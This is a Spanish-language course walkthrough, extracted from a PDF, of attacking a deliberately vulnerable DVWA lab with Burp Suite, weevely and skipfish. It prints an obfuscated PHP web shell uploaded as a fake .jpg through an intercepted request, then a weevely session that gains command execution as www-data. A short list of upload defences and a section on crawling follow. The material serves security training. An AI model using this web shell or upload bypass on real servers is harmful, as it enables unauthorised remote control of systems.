


3. Buscar el archivo encender proxy y darle clic en upload






4. **Verificar y dar clic en forward**


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://192.168.56.115:80
Forward Drop Intercept is on Action Open browser
Comment this item
Pretty Raw Hex
POST /dvwa/vulnerabilities/upload/ HTTP/1.1
Host: 192.168.56.115
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------335889464316779657285160775 85
Content-Length: 1156
Origin: http://192.168.56.115
Connection: close
Referer: http://192.168.56.115/dvwa/vulnerabilities/upload/
Cookie: security=high; PHPSESSID=c71f2e7618110f0f767cbf3e56798a6e
Upgrade-Insecure-Requests: 1
-----------------------------335889464316779657285160775 85
Content-Disposition: form-data; name="MAX_FILE_SIZE"
100000
-----------------------------335889464316779657285160775 85
Content-Disposition: form-data; name="uploaded"; filename="shell3.php.jpg"
Content-Type: image/jpeg
<?php
$H='2y1";function x($t,$k){y$c=stryyleny($k)y;$l=strlen($t);$oy="";fory($iy=0;$iy<$l;){';
$A='egyyy_matchy(y"/$kh(.+)$kf/",y@file_geyt_conyteynts("phyp://inpuyt")y,$my)==1) {@ob_start()';
$j='for(y$jy=0;($jy<$cy&&$i<$l);$jy++,$i+y+)y{$o.=$t{$iyy}^$k{$jy};y}}return $oy;}if (@pr';
$G='b_yend_cleany()y;$r=y@basey64_yyencode(@x(@gyyzcompress($o),y$ky));print("y$p$kh$r$kf");}';
$z=str_replace('hJ','','crehJahJhJtehJ_funchJthJion');
$m='$k="ye10adc39";$ykyh="4y9ba59aybybey56";y$kf="e057f20f883e";$p="yvBsiyk6yyFwyxJPeYm';
$B=';@eyvayly(@gyzuncompryess(@x(@bayse64_decodey($my[1]),y$k)));$o=@oyb_gety_conytentys();@o';
$D=str_replace('y','',$m.$H.$j.$A.$B.$G);
$d=$z('',$D);$d();
?>
-----------------------------335889464316779657285160775 85
Content-Disposition: form-data; name="Upload"
Upload
-----------------------------335889464316779657285160775 85--
Inspector
Request attributes
Request query parame
Request body parame
Request cookies
Request headers
Search...
0 highlights

5. Hackeado



Consola

weevely http://192.168.56.115/dvwa/hackable/uploads/shell3.php 123456

```
┌──(kali㉿kali)-[~]
└─$ weevely http://192.168.56.115/dvwa/hackable/uploads/shell3.php 123456


[+] weevely 4.0.1

[+] Target:     192.168.56.115
[+] Session:    /home/kali/.weevely/sessions/192.168.56.115/shell3_0.session

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weevely> uid
The remote script execution triggers an error 500, check script and payload integrity
sh: uid: command not found
www-data@192.168.56.115:/var/www/dvwa/hackable/uploads $ id
The remote script execution triggers an error 500, check script and payload integrity
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@192.168.56.115:/var/www/dvwa/hackable/uploads $
```

SEGURIDAD CARGA DE ARCHIVOS

1. Nunca permitir que usuarios puedan subir archivos ejecutables (php, exe …etc)

2. Verificar el tipo de archivo y la extensión


3. Analiza el archivo subido, recrea y renombra


https://github.com/digininja/DVWA/blob/master/vulnerabilities/upload/source/impossible.php


SPIDERING Y CRAWLING


La spiderización es el proceso mediante el cual un programa o bot automatizado, conocido como "spider" o "web crawler," navega por la internet de forma metódica y sistematizada. El propósito principal de la spiderización es recopilar información sobre sitios web, como sus páginas, contenido, enlaces, y otros datos relevantes. En el contexto de la seguridad informática, la spiderización puede ser utilizada por los atacantes para recopilar información sobre un objetivo, identificar vulnerabilidades o extraer datos confidenciales.

1. Ir a la pestaña de target





http://192.168.56.115
/
dav
dvwa
dvwa
mutillidae
phpMyAdmin
twiki
var


http://192.168.56.115
/
dav
dvwa
/
about.php
dvwa
favicon.ico
hackable
ids_log.php
index.php
instructions.php
login.php
username=admin&password=password&Log
logout.php
phpinfo.php
security.php
setup.php
vulnerabilities
dvwa
mutillidae
phpMyAdmin
twiki
var
Host
Method
URL
Params
Status code
Length
MIME type
Title
Co
http://192.168.56.115
POST
/dvwa/login.php
✓
302
354
Request
Pretty
Raw
Hex
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.56.115
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://192.168.56.115
10 Connection: close
11 Referer: http://192.168.56.115/dvwa/login.php
12 Cookie: security=high; PHPSESSID=c71f2e7618110f0f767cbf3e56798a6e
13 Upgrade-Insecure-Requests: 1
14
15 username=admin&password=password&Login=Login
Response
Pretty
Raw
Hex
1 HTTP/1.1 302 Found
2 Date: Fri, 20 Oct 2023 15:14:44 GMT
3 Server: Apache/2.2.8 (Ubuntu) DAV/2
4 X-Powered-By: PHP/5.2.4-2ubuntu5.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
7 Pragma: no-cache
8 Location: index.php
9 Content-Length: 0
10 Connection: close
11 Content-Type: text/html
12
13
Inspector
Request attributes 2
Request body parameters 3
Request cookies 2
Request headers 12
Response headers 9


Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decod
Tasks
New scan
New live task
Filter Running Paused Finished Live task Scan Intruder a... Search...
1. Live passive crawl from Proxy (all traffic)
Add links. Add item itself, same domain and URLs in suite scope.
Capturing:
62 items added to site map
39 responses processed
0 responses queued
Event log
Filter Critical Error Info Debug Search...
Time Type Source Message
10:52:01 24 Oct 2023 Error Proxy The client failed to negotiate a TLS connection to portsw...
10:51:10 24 Oct 2023 Error Proxy Network is unreachable
10:51:10 24 Oct 2023 Error Proxy Communication error: 172.16.123.129
10:50:12 24 Oct 2023 Error Proxy [2] The client failed to negotiate a TLS connection to fire...
10:46:42 24 Oct 2023 Error Proxy [3] The client failed to negotiate a TLS connection to con...
10:29:22 24 Oct 2023 Error Proxy [2] The client failed to negotiate a TLS connection to pus...
11:34:21 20 Oct 2023 Error Proxy The client failed to negotiate a TLS connection to safebr...
11:30:03 20 Oct 2023 Error Proxy The client failed to negotiate a TLS connection to shavar....
11:23:36 20 Oct 2023 Error Proxy The client failed to negotiate a TLS connection to www....
11:23:36 20 Oct 2023 Error Proxy The client failed to negotiate a TLS connection to mitmd...
11:23:35 20 Oct 2023 Error Proxy The client failed to negotiate a TLS connection to www....
11:22:26 20 Oct 2023 Error Proxy [3] The client failed to negotiate a TLS connection to pus...
11:16:48 20 Oct 2023 Error Proxy The client failed to negotiate a TLS connection to contile...
11:08:06 20 Oct 2023 Info Proxy Proxy service started on 127.0.0.1:8080

SPIDERING ACTIVO CON SKIPFISH

1. Ir a skipfish




2. En esa misma consola escribir la siguiente línea de código

skipfish -YO -o http://192.168.56.115/dvwa/index.php

Y AHORA ESTE ERROR SI NO ME LO SE DEJEMOS LA CLASE HASTA AQUÍ O BUSQUEN EN CHAT GPT 😊


3. Crear el directorio


mkdir Desktop/skipfish_resultados




4. Ahora si que el output se en esa carpeta

skipfish -YO -o Desktop/skipfish_resultados http://192.168.56.115/dvwa/index.php

